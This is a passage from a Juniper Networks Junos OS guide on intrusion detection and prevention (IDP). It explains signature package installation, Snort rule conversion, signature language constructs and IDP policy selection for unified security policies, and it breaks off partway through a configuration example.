Display the signature database version.

Action

From the operational mode in the CLI, enter `show security idp security-package-version`.

Sample Output

command-name

```
user@host> show security idp security-package-version
Attack database version:31(Wed Apr 16 15:53:46 2008)
```

```
Detector version :9.1.140080400
Policy template version :N/A
```

Meaning

The output displays the version numbers for the signature database, protocol detector, and the policy template on the IDP-enabled device. Verify the following information:

- `Attack database version`—On April 16, 2008, the version of the signature database active on the device is `31`.
- `Detector version`—Displays the version number of the IDP protocol detector currently running on the device.
- `Policy template version`—Displays the version of the policy template that is installed in the `/var/db/scripts/commit` directory when you run the `request security idp security-package install policy-templates` configuration statement in the CLI.

For a complete description of output, see the *show security idp security-package-version* description.

SEE ALSO

Verifying the IDP Policy Compilation and Load Status | 75

Understanding Snort IPS Signatures

SUMMARY


Juniper Networks IDP supports Snort IPS signatures. You can convert the Snort IPS rules into Juniper IDP custom attack signatures using the Juniper Integration of Snort Tool (JIST). These Snort IPS rules help detect malicious attacks.

IN THIS SECTION

IDP secures your network by using signatures that help to detect attacks. Snort is an open-source intrusion prevention system (IPS).

Starting in Junos OS Release 21.1R1, Juniper Networks IDP supports Snort IPS signatures. You can convert the Snort IPS rules into Juniper IDP custom attack signatures using the Juniper Integration of Snort Tool (JIST). These Snort IPS rules help detect malicious attacks.

Figure 1: Snort IPS Signatures



- JIST is included in Junos OS by default. The tool supports Snort version 2 and version 3 rules.
- JIST converts the Snort rules with snort-ids into equivalent custom attack signatures on Junos OS with respective snort-ids as the custom attack names.
- When you run the `request` command with Snort IPS rules, JIST generates `set` commands equivalent to the Snort IPS rules. Use the `request security idp jist-conversion` command to generate the `set` commands as CLI output. To load the `set` commands, use the `load set terminal` statement or copy and paste the commands in the configuration mode, and then commit. You can then configure the existing IDP policy with the converted custom attack signatures.
- All the Snort IPS rule files that didn't get converted are written to **/tmp/jist-failed.rules**. The error log files generated during the conversion are written to **/tmp/jist-error.log**.
- To view the jist-package version, use the `show security idp jist-package-version` command.

Benefits of Snort IPS Signatures

- Help detect malicious attacks.

SEE ALSO

request security idp jist-conversion

show security idp jist-package-version

IDP Basic Configuration

IN THIS SECTION

Juniper Networks periodically provides a file containing attack database updates on its Web site. You can download this file to protect your network from new threats. The security package, which you can download from Juniper Networks, also includes IDP policy templates to help you implement IDP policy on your Junos security platform.

The procedures in this topic show you how to download and configure initial IDP functionality on your security device.

You can use this procedure for your SRX Series Firewall running Junos OS Release 18.3R1. This configuration example is tested with Junos OS release 19.3R1.

You must complete the following steps before you configure IDP functionality on an SRX Series Firewall:

- Download and Install the licenses
- Verify the network access to your security device.
- Download and install IDP signature package (also referred as security package or attack objects)

- Download policy templates (optional).
- Configure recommended policy as the IDP policy (optional)
- Enable IDP inspection in a security policy

Download and Install IDP Licenses

Juniper Networks maintains a database of attack signatures for use with the IDP feature. You need a valid license to retrieve updates for downloading and installing daily signature database updates provided by Juniper Networks. The IDP signature license key does not provide grace period support.

For license details, see Junos OS Feature License Keys.

Checking Your Connection to the Update Server

You must connect the Junos security platform to the Internet to update a device directly.

Use the following operational mode command to check the server connection from your Junos security platform.

```
user@host> request security idp security-package download check-server
```

```
Successfully retrieved from(https://signatures.juniper.net/cgi-bin/index.cgi).
Version info:3222(Detector=12.6.180190722, Templates=3222)
```

This command not only verifies network connectivity, but also provides the remote database version, which is useful for comparing version differences with the previous command output.

Download IDP Signature Package

You can download the Juniper Networks security package manually or automatically at specified time intervals. The following steps illustrate the operational mode commands to download the security package and check the status of the download.

1. Download the security package.

```
user@host> request security idp security-package download
```

```
Will be processed in async mode. Check the status using the status checking CLI
```

   Downloading the database might take some time depending on the database size and the speed of your Internet connection.

2. Check the security package download status.

```
user@host> request security idp security-package download status
```

```
Done;Successfully downloaded from(https://signatures.juniper.net/cgi-bin/index.cgi).
Version info:3222(Tue Nov  5 14:09:35 2019 UTC, Detector=12.6.180190722)
```

Install IDP Signature Package

Once you complete the download of IDP signature package, you must install the IDP signature package before they are actually used in a policy. If you already have a policy configured, you do not need to recommit the policy—installing the updates adds them to the existing policy.

1. Install the security package.

```
user@host-1> request security idp security-package install
```

```
Will be processed in async mode. Check the status using the status checking CLI
```

   Installing the attack database might take some time depending on the security package size.

2. Check the attack database install status.

The command output displays information about the downloaded and installed versions of the attack database.

```
user@host-1> request security idp security-package install status
```

```
Done;Attack DB update : successful - [UpdateNumber=3222,ExportDate=Tue Nov  5 14:09:35 2019
UTC,Detector=12.6.180190722]
    Updating control-plane with new detector : successful
    Updating data-plane with new attack or detector : successful
```

The system displays following message if there are no active IDP policies are configured on the devices.

```
Done;Attack DB update : successful - [UpdateNumber=3222,ExportDate=Tue Nov  5 14:09:35 2019
UTC,Detector=12.6.180190722]
     Updating control-plane with new detector : successful
     Updating data-plane with new attack or detector : not performed
      due to no active policy configured.
```

Download and install IDP Policy Templates

The IDP signature package download includes various policy templates. Once you install the templates, you can use the template policies as they are, or you can customize them for your network environment.

Use the following steps to download and install the latest policy templates provided by Juniper Networks.

1. Download the predefined IDP policy templates.

```
user@host-1> request security idp security-package download policy-templates
```

```
Will be processed in async mode. Check the status using the status checking CLI
```

2. Check the security package download status.

```
user@host-1> request security idp security-package download status
```

```
Done;Successfully downloaded from(https://signatures.juniper.net/cgi-bin/index.cgi).
Version info:3222
```

3. Install the IDP policy templates.

```
user@host-1> request security idp security-package install policy-templates
```

```
Will be processed in async mode. Check the status using the status checking CLI
```

4. Verify the installation status update.

```
user@host-1> request security idp security-package install status
```

```
Done;policy-templates has been successfully updated into internal repository
     (=>/var/run/scripts/commit/templates.xsl)!
```

Applying the Recommended IDP Policy

The Junos OS downloads the policy templates in the form of a commit script. Once you download and install the policy templates, you must activate the template commit script with the configuration mode commands with the following steps:

1. Enable the **templates.xsl** scripts file.

```
[edit]
user@host-1# set system scripts commit file templates.xsl
```

The downloaded templates are saved to the Junos OS configuration database, and they are available in the CLI at the `[edit security idp idp-policy]` hierarchy level.

2. You must commit the configuration to activate a commit script.

```
[edit]
user@host-1# commit
```

3. Display the list of downloaded templates.

```
[edit]
user@host-1# set security idp default-policy ?
```

```


Possible completions:
 <default-policy>     Set active policy
  Client-And-Server-Protection
  Client-And-Server-Protection-1G
  Client-Protection
  Client-Protection-1G
  DMZ_Services
  DNS_Service
  File_Server
  Getting_Started
  IDP_Default
  Recommended
  Server-Protection
  Server-Protection-1G
  Web_Server
```

4. Activate the predefined policy as the active policy. In this example, you use Recommended policy as active policy.

```
[edit]
user@host-1# set security idp default-policy Recommended
```

IDP signature database provides templates a multitude of network scenarios. For more information, see Predefined IDP Policy Templates

5. Confirm the active policy enabled on your device

```
[edit]
user@host-1# show security idp default-policy
```

```
default-policy Recommended;
```

Deactivate the Commit Script File

We recommend you to delete or deactivate the commit script file. By deleting or deactivating the commit script file, you can avoid the risk of overwriting modifications to the pre-defined policies (created using the templates) when you commit the configuration.

Use the following steps to delete or to deactivate the commit script file:

```
user@host# delete system scripts commit file templates.xsl
user@host# deactivate system scripts commit file templates.xsl
```

Enabling IDP in a Security Policy

The final step to activating the recommended IDP policy is to apply the IDP action to a security policy.

1. Enable the security policy for IDP inspection.

```
[edit]
user@host-1# set security policies from-zone untrust to-zone trust policy policy-1 match
source-address any
user@host-1# set security policies from-zone untrust to-zone trust policy policy-1 match
destination-address any
user@host-1# set security policies from-zone untrust to-zone trust policy policy-1 match
application any
user@host-1# set security policies from-zone untrust to-zone trust policy policy-1 match
dynamic-application junos:YAHOO-MAIL
user@host-1# set security policies from-zone untrust to-zone trust policy policy-1 match
dynamic-application junos:FACEBOOK-ACCESS
```

```
user@host-1# set security policies from-zone untrust to-zone trust policy policy-1then permit
application-services idp-policy Recommended
```

2. Commit the changes once you are done with configuration.
3. Verify the IDP configuration in security policy using the `show security policies policy-name idp-policy-1 detail` command.

```
user@host>  show security policies policy-name policy-1 detail
Policy: p1, action-type: permit, State: enabled, Index: 4, Scope Policy: 0
  Policy Type: Configured
  Sequence number: 1
  From zone: untrust, To zone: trust
  Source vrf group:
    any
  Destination vrf group:
    any
  Source addresses:
    any-ipv4(global): 0.0.0.0/0
    any-ipv6(global): ::/0
  Destination addresses:
    any-ipv4(global): 0.0.0.0/0
    any-ipv6(global): ::/0
  Application: any
    IP protocol: 0, ALG: 0, Inactivity timeout: 0
      Source port range: [0-0]
      Destination ports: [0-0]
  Dynamic Application:
    junos:FACEBOOK-ACCESS: 244
    junos:YAHOO-MAIL: 236
    Per policy TCP Options: SYN check: No, SEQ check: No, Window scale: No
  Intrusion Detection and Prevention: enabled
  Unified Access Control: disabled
```

The sample output confirms that you have enabled IDP for the security policy.

Now, you can proceed with configuring other IDP policies. See Example: Configuring Multiple IDP Policies and a Default IDP Policy for Unified Security Policies.

RELATED DOCUMENTATION

IDP Signature Language Enhancements

IN THIS SECTION

Starting from Junos OS 19.4R1, IDP engine supports signature language constructs. Signature constructs allows IDP to generate more efficient signatures that help reduce false positives.

Understanding Signature Language Constructs

The following constructs are supported in the IDP engine code:

- **Depth**—Specifies the depth in a packet to search for the given pattern. The depth value is not relative.
  For example, you can specify the depth as 100.

```
<Depth>100</Depth>
```

- **Offset**—Allows you to specify where to start searching for a pattern within a packet. The offset value is not relative.
  For example, you can specify a value for offset as 100.

```
<Offset>100</Offset>
```

- **Within**—Ensures that there is a maximum of N bytes between pattern matches. The pattern match is always relative to a previous match.
  For example, if the value of N is 10.

  ```
  <Attack>
  <Member>m01</Member>
  - - -
  - - -
  </Attack>
  <Attack>
  <Member>m02</Member>
  - - -
  - - -
  <Within>10</Within>
  - - -
  - - -
  </Attack>
  ```

  As per the example, after m01 match, m02 match occurs within 10 bytes to trigger an attack notification.

- **Distance**—Allows you to specify where the IDP engine should search for the specified pattern relative to the previous pattern match. This is always relative to previous match and the distance value can be negative.
  For example, if the value of N is 10, once m01 matches, m02 should occur 10 bytes following the end of m01 match:

  ```
  <Attack>
  <Member>m01</Member>
  - - -
  - - -
  </Attack>
  <Attack>
  <Member>m02</Member>
  - - -
  - - -
  <Distance>10</Distance>
  - - -
  - - -
  </Attack>
  ```

- **Ipopts**—All the listed ipopts have corresponding anomalies defined in the security package and can be detected when configured on the device or IDP engine:
  - rr - Record Route
  - eol - End of list
  - nop - No Op
  - ts - Time Stamp
  - sec - IP Security
  - esec - IP Extended Security
  - lsrr - Loose Source Routing
  - ssrr - Strict Source Routing
  - satid - Stream identifier

Starting from Junos OS 20.2R1, IDP engine supports signature language constructs. Signature constructs allows IDP to generate more efficient signatures that help reduce false positives.

- **Byte extract**—The **Byte extract** keyword helps in writing signatures against length-encoded protocols,reads the packet payload in bytes and saves it as a variable for later use. The byte extract can be both relative and non-relative. There can be any number of byte extracts used per chain attack.
  For example:

```
<Byte_Extract>
    <Byte>4</Byte>
    <Offset>12</Offset>
    <Relative>True</Relative>
    <Endian>Big</Endian>
    <Bitmask>0x45</Bitmask>
  <Multiplier>2</Multiplier>
    <String>dec</String>
    <align>True</align>
    <Name>msg_len</align>
</Byte_Extract>
```

  Table 4 on page 49 lists the fields for the `Byte extract` construct.

Table 4: Byte Extract Output Fields

Field	Field Description
`align`	Specify the byte alignment.
`bitmask`	Specify the bitmask (1-4 bytes) for AND operation in hexadecimal format.
`bytes`	Specify the number of bytes to extract from packet (1..10).
`endianness`	Specify the endianness with which the bytes read by the IDP engine should be processed.
`multiplier`	Specify the value to be multiplied against the bytes read.
`offset`	Specify the offset number of bytes in the payload from where the IDP engine should start processing.
`relative`	Specify whether to use an offset relative to last pattern match or not.
`string`	Specify the data type in which string data should be parsed.
`var-name`	Specify the name of the variable to reference in other rule options.

- **Byte test**—The**Byte test** keyword allows you to test the byte field with an operative value. The byte test can be both relative and non relative. `> , < , =, &, ^` ,<=,>= are the supported operators and the maximum number of bytes extracted is 4.
  For example:

```
M02
<SLE_Constructs>
 <Within>50</Within>
<Byte_Test>
    <Byte>4</Byte>
    <Operator>=</Operator>
    <Offset>12</Offset>
    <Value>12</Value>
```

```
    <Relative>True</Relative>
    <Endian>Big</Endian>
    <Bitmask>0x45</Bitmask>
    <String>dec</String>
    <align>True</align>
</Byte_Test>
```

Table 5 on page 50 lists the fields for the `Byte test` construct.

Table 5: Byte Test Output Fields

Field	Field Description
`bitmask`	Specify the bitmask (1-4 bytes) for AND operation in hexadecimal format.
`bytes`	Specify the number of bytes to extract from packet (1..10).
`endianness`	Specify the endianness with which the bytes read by the IDP engine should be processed.
`negate`	Check if the operator is not true.
`offset`	Mention the offset variable name or offset value
`operator`	Specify the operation to perform on an extracted value.
`relative`	Specify whether to use an offset relative to last pattern match or not.
`rvalue`	The converted value is tested with **rvalue**. .
`string`	Specify the data type in which string data should be parsed.

- **Byte jump**—The **Byte jump** keyword is used for signatures written for length encoded protocols to skip over specific portions of payload, and perform detection in very specific locations. The byte jump value can be both relative and non-relative.

For example:

```
<Byte_jump>
    <Byte>2</Byte>
    <Offset>8</Offset>
    <Relative>true</Relative>
    <Multiplier>2</Multiplier>
  <From_beginning>true</From_beginning>
    Endianess>little</Endianess>
</Byte_jump>
```

Table 6 on page 51 lists the fields for the `Byte jump` construct.

Table 6: Byte Jump Output Fields

Field	Field Description
`align`	Specify the endianness with which bytes read by the IDP engine should be processed.
`bitmask`	Specify the bitmask (1-4 bytes) for AND operation in hexadecimal format.
`bytes`	Specify the number of bytes to extract from packet (1..10).
`endianness`	Specify the endianness with which bytes read by the IDP engine, should be processed.
`from-beginning`	Enable jump from the beginning of the payload.
`from-end`	Enable jump from the end of the payload.
`multiplier`	Specify the value to be multiplied against the bytes read.
`offset`	Mention the offset variable name or offset value to be used.
`post-offset`	Specify the number of bytes to skip forward or backward (-65535..65535).
`relative`	Specify whether to use an offset relative to last pattern match or not.

Table 6: Byte Jump Output Fields *(Continued)*

Field	Field Description
`string`	Specify the data type in which string data should be parsed.

- **Byte math**—The **Byte math** keyword allows you to perform a mathematical operation on an extracted value, a specified value, or existing variable. The byte math value stores the outcome in a new resulting variable. The operations such as `1) '+' | '-' | '*' | '/' | '<<' | '>>'` are supported. It can be both relative and non-relative.
  For example:

```
<SLE_Constructs>
 <Byte_Math>
    <Byte>4</Byte>
    <Operator>+</Operator>
    <Offset>12</Offset>
    <rValue>12</rValue>
    <Relative>True</Relative>
    <Endian>Big</Endian>
    <Bitmask>0x45</Bitmask>
    <String>dec</String>
    <align>True</align>
        <result_var>var1</result_var>
</Byte_Math>
<SLE_Constructs>
```

Table 7 on page 52 lists the fields for the `Byte math` construct.

Table 7: Byte Math Output Fields

Field	Field Description
`bitmask`	Specify the bitmask (1-4 bytes) for AND operation in hexadecimal format.
`bytes`	Specify the number of bytes to extract from packet (1..10).
`endianness`	Specify the endianness with which bytes read should be processed.

Table 7: Byte Math Output Fields *(Continued)*

Field	Field Description
`offset`	Specify the number of bytes in to payload to start processing (0..65535).
`operator`	Specify the operation to perform on extracted value.
`relative`	Specify whether to use an offset relative to last pattern match or not.
`result`	Specify the variable name to which the result should be stored.
`rvalue`	Specify the value to use for the specific mathematical operation.
`string`	Specify the data type in which the string data should be parsed.

- **Is-data-at**— The is-data-at keyword allows you to verify that the payload contains the required data at a specified location. For example:

```
M02
           <SLE_Constructs>
            <Isdataat>
              <Value>50</Value>
               <negate>false</negate>
        </Isdataat>
           <SLE_Constructs>
```

Table 8 on page 53 lists the fields for the `Is-data-at` construct.

Table 8: Isdataat Output Fields

Field	Field Description
`negate`	Negates the results of the **is-data-at** test.
`offset`	Mention the offset variable name or offset value.

Table 8: Isdataat Output Fields ***(Continued)***

Field	Field Description
`relative`	Specify whether to use an offset relative to the last pattern match or not

- **Detection Filter**— The detection filter defines the rate at which the attack should match. A count is maintained for either source or destination as per the option value specified in the signature. Detection filter is outside <SLE_Constructs> and is specified per attack and not per member of attack. If an attack is detected 5 times in an interval of 10 seconds from the same source IP, it will be flagged as an attack.
  For Example:

```
<Detection_filter>
   <count>5</count>
    <scope>src</scope>        other options dst/session
    <time>10</time>
 </Detection_filter>
```

3

CHAPTER

Configuring IDP Policies

IDP Policies

IN THIS SECTION

The Junos OS Intrusion Detection and Prevention (IDP) policy enables you to selectively enforce various attack detection and prevention techniques on network traffic passing through an IDP-enabled device. It allows you to define policy rules to match a section of traffic based on a zone, network, and application, and then take active or passive preventive actions on that traffic.

For more information, see the following topics:

IDP Policies Overview

An IDP policy defines how your device handles the network traffic. It allows you to enforce various attack detection and prevention techniques on traffic traversing your network.

A policy is made up of *rule bases*, and each rule base contains a set of *rules*. You define rule parameters, such as traffic match conditions, action, and logging requirements, then add the rules to rule bases. After you create an IDP Policy by adding rules in one or more rule bases, you can select that policy to be the active policy on your device.

Junos OS allows you to configure and apply multiple IDP policies. Starting with Junos OS Release 15.1X49-D20 and Junos OS Release 17.3R1, validation of configurations is done for the IDP policy that is configured as an active policy. You can install the same IDP policy on multiple devices, or you can install a unique IDP policy on each device in your network. A single policy can contain only one instance of any type of rule base.

NOTE: The IDP feature is enabled by default. No license is required. Custom attacks and custom attack groups in IDP policies can also be configured and installed even when a valid license and signature database are not installed on the device.

Starting in Junos OS Release 18.4R1, when a new IDP policy is loaded, the existing sessions are inspected using the newly loaded policy and the existing sessions not ignored for IDP processing.

The following list described the IDP inspection changes for the existing sessions after a new policy is loaded:

- Packet-based signatures - IDP inspection continues for packet-based attacks with the new IDP policy.
- Stream-based signatures - IDP inspection continues for stream-based attacks from the new IDP policy with the end offset number less than the number of bytes passed for that flow.
- Context-based signatures - IDP inspection continues for context-based attacks created by the detector after a new IDP policy is loaded, with an exception that the new policy that is loaded with the new detector.

The following IDP policies are supported:

- DMZ_Services
- DNS_Services
- File_Server
- Getting_Started
- IDP_Default
- Recommended
- Web_Server

You can perform the following tasks to manage IDP policies:

- Create new IDP policies starting from scratch. See "Example: Defining Rules for an IDP IPS RuleBase" on page 109.
- Create an IDP policy starting with one of the predefined templates provided by Juniper Networks (see "Understanding Predefined IDP Policy Templates" on page 80).
- Add or delete rules within a rule base. You can use any of the following IDP objects to create rules:
    - Zone

> **NOTE**: You can configure source-address and source-except addresses when from-zone is any, and similarly to have destination-address and destination-except addresses when to-zone is any.

- Network objects available in the base system
- Predefined service objects provided by Juniper Networks
- Custom application objects
- Predefined attack objects provided by Juniper Networks

- Create custom attack objects (see "Example: Configuring IDP Signature-Based Attacks " on page 239).
- Update the signature database provided by Juniper Networks. This database contains all predefined objects.
- Maintain multiple IDP policies. Any one of the policies can be applied to the device.

The IDP policies for each user logical system are compiled together and stored on the data plane memory. To estimate adequate data plane memory for a configuration, consider these two factors:

- IDP policies applied to each user logical system are considered unique instances because the ID and zones for each user logical system are different. Estimates need to consider the combined memory requirements for all user logical systems.
- As the application database increases, compiled policies requires more memory. Memory usage should be kept below the available data plane memory to allow for database increases.

SEE ALSO

Understanding IDP Policy Rules | 94
Understanding IDP Terminal Rules | 120
Understanding IDP Application Sets | 250
Understanding Custom Attack Objects | 149

Understanding IDP Policy Support for Unified Policies

With the support of IDP policy within unified security policy:

- IDP policy is activated using the `set security policies from-zone <zone-name> to-zone <zone-name> policy <policy-name> then permit application-services idp-policy <idp-policy-name>` command.
- With the IDP policy being made available within the unified security policy all the IDP matches will be handled within the unified policy unless explicit source, destination, or application is defined (traditional policy).
- You can additionally configure match conditions in IDP to achieve additional inspection granularity.
- Configuring source or destination address, source and destination-except, from and to zone, or application is not required with unified policy, as the match happens in the security policy itself.
- Layer 7 application might get changed during a session lifetime and this application change might lead to disabling of IDP service for the session.
- Initial security policy match might result in single or multiple policy matches. As a part of session interest check IDP will be enabled if IDP policy is present in any of the matched rules.

If you have configured a traditional security policy (with 5-tuples matching condition or dynamic-application configured as none) and an unified policy (with 6-tuple matching condition), the traditional security policy matches the traffic first, prior to the unified policy.

When you configure a unified policy with a dynamic application as one of the matching condition, the configuration eliminates the additional steps involved in IDP policy configuration. All the IDP policy configurations are handled within the unified security policy and simplifies the task of configuring IDP policy to detect any attack or intrusions for a given session.

Understanding Multiple IDP Policies for Unified Policies

IN THIS SECTION

When security devices are configured with unified policies, you can configure multiple IDP policies and set one of those policies as the default IDP policy

If multiple IDP policies are configured for a session and when policy conflict occurs, the device applies the default IDP policy for that session and thus resolves any policy conflicts.

NOTE: If you have configured two or more IDP policies in a unified security policy, then you must configure the default IDP policy.

To configure the IDP policy as the default policy, use the `set security idp default-policy` *`policy-name`* command.

The initial security policy lookup phase, which occurs prior to a dynamic application being identified, might result in multiple potential policy matches. IDP is enabled on the session if at least one of the matched security policies have an IDP policy configured.

If only one IDP policy is configured in the potential policy list, then that IDP policy is applied for the session.

If there are multiple IDP policies configured for a session in the potential policy list, then the device applies the IDP policy that is configured as default the IDP policy.

After dynamic applications are identified for a session, if the final matched policy has IDP polices configured that are different from the default IDP policy, then policy relookup is performed, and the IDP policy configured for the final matched policy is applied.

If the final matched security policy has the same IDP policy that was configured during the initial security policy lookup, then that IDP policy is applied for the session.

If the final matched security policy does not have an IDP policy configured, then IDP processing is disabled for the session.

Benefits of Multiple IDP Policies and Default IDP Policy Configuration for Unified Policies

- Provides the flexibility to maintain and use multiple IDP policies.
- Handles policy conflicts using the default IDP policy configuration.

IDP Policy Selection for Unified Policies

IN THIS SECTION

This topic provides details on IDP policy selection for unified policies.

IDP Policy Selection with a Single IDP Policy

When a security policy is processed for a session, initial security policy match might result in single or multiple policy matches. If application cache is present, policy match will result in single policy match.

As a part of the session interest check, IDP is enabled if an IDP policy is present in any of the matched rules.

After dynamic application identification is performed, policy relookup is performed by the security policy. Layer 7 application services (IDP) are informed to disable themselves, if IDP is not configured on the final matched policy. With the IDP policy being made available within the unified security policy, all the IDP matches are handled within the unified policy unless explicit source, destination, or application is defined (traditional policy). Configuring source or destination address, source and destination-except, from and to zone, or application is not required with unified policy, because the match happens in the security policy itself. Table 9 on page 61 provides example of IDP policy selection within a security policy.

Figure 2 on page 62 and Figure 3 on page 62 provide the workflow details for single and multiple IDP policy selection for unified policies.

Table 9: Example of Policy Selection Within a Security Policy

Security Policy	Source Zone	Source Address	Destination Zone	Destination Address	Dynamic Application	Application service	Policies
P1	In	10.1.1.1	Out	Any	HTTP	IDP	Recommended
P2	In	10.1.1.1	Out	Any	GMAIL	UTM	utm_policy_1

Figure 2: IDP Processing for Flow First Path





Figure 3: IDP Processing After Final Policy Lookup



IDP Policy Selection with Multiple IDP Policies

If there are multiple policies present in the potential policy list with different IDP policies, then the device applies the IDP policy that is configured as default IDP policy.

After dynamic applications are identified, if the final matched policy has IDP polices configured that are different from the default IDP policy, then policy re-lookup is performed, and the IDP policy configured for the final matched policy is applied.

If the final matched security policy does not have an IDP policy configured, then IDP processing is disabled for the session.

Table 10: Example of Policy Selection within a Security Policy

Policy	Source Zone	Source Address	Destination Zone	Destination Address	Dynamic Application	Application service	Policies
P1	In	10.1.1.1	Out	Any	HTTP	IDP	recommended
P2	In	10.1.1.1	Out	Any	GMAIL	UTM	utm_policy_1
P3	In	any	Out	Any	GMAIL	IDP	idpengine

Considering the example security policies configured for a session:

- **If security policy P1 and policy P3 match for a session**

  IDP Policy conflict is observed. So, the IDP policy that is configured as default IDP policy is applied in this case.

  After the final security policy match, IDP policy re-lookup is performed based on matched IDP policies. If the final matched security policy is policy P1, then IDP policy which is named recommended is applied for the session.

- **If security policy P1 and policy P2 match for a session**

  Since there is only one IDP policy configured in the matched security policies, IDP policy which is named recommended is applied for the session.

  If the final matched security policy is policy P1 then the session inspection continues to apply IDP policy named recommended. If the final matched security policy is policy P2 then IDP is disabled and ignores the session.

Example: Configuring Multiple IDP Policies and a Default IDP Policy for Unified Security Policies

IN THIS SECTION

For transit traffic to pass through IDP inspection, you configure a security policy and enable IDP application services on all traffic that you want to inspect.

This example shows how to configure a security policy to enable IDP services for the first time on traffic flowing on the device.

Requirements

Before you begin, install or verify an IDP feature license.

This example uses the following hardware and software components:

- An SRX Series Firewall.
- Junos OS Release 18.3R1 and later.

NOTE: This configuration example was tested using an SRX1500 device running Junos OS Release 18.3R1. However, you can use the same configuration on SRX300 line, SRX550M, SRX4100, SRX4200, and SRX5000 line devices using the latest releases of Junos OS.

Overview

In this example, you configure two security policies to enable IDP services on an SRX1500 device to inspect all traffic from the trust zone to the untrust zone.

As a first step, you must download and install the signature database from the Juniper Networks website. Next, download and install the predefined IDP policy templates and activate the predefined policy “Recommended” as the active policy.

In SRX 18.2 below version, only one IDP policy name can be used for all firewall rules and active-policy works in all security director versions.

As of Junos SRX 18.2, the traditional policy style of using only one active IDP policy name for all firewall rules via `set security idp active-policy` has been deprecated.

Instead the configuration style uses the same for Traditional Policies as that of Unified policies by referring to IDP policy is handled in the security policies `set security policies from-zone <zone-name> to-zone <zone-name> policy <policy-name> then permit application-services idp-policy idp-policy-name` command.

Next, you must create two security policies from the trust zone to the untrust zone and specify actions to be taken on the traffic that matches the conditions specified in the policies.

Configuration

IN THIS SECTION

Procedure

CLI Quick Configuration

CLI quick configuration is not available for this example, because manual intervention is required during the configuration.

Step-by-Step Procedure

1. Create two security policies for the traffic from the trust zone to the untrust zone.

> **NOTE**: Please note the following points:
>
> - The order of the security policies on the SRX Series Firewall is important because Junos OS performs a policy lookup starting from the top of the list, and when the device finds a match for the traffic received, it stops policy lookup.
> - The SRX Series Firewall allows you to enable IDP processing on a security policy on a rule-by-rule basis, instead of turning on IDP inspection across the device.

- A security policy identifies what traffic is to be sent to the IDP engine, and then the IDP engine applies inspection based on the contents of that traffic. Traffic that matches a security policy in which IDP is not enabled completely bypasses IDP processing. Traffic that matches a security policy marked for IDP processing enables the IDP policy that is configured in that particular security policy.

Create a security policy P1 with a dynamic application as the match criteria.

```
[edit security policies]
user@host# set from-zone trust to-zone untrust policy P1 match source-address any
user@host# set from-zone trust to-zone untrust policy P1 match destination-address any
user@host# set from-zone trust to-zone untrust policy P1 match application junos-defaults
user@host# set from-zone trust to-zone untrust policy P1 match dynamic-application junos:HTTP
```

Create a security policy P2 with a dynamic application as the match criteria.

```
[edit security policies]
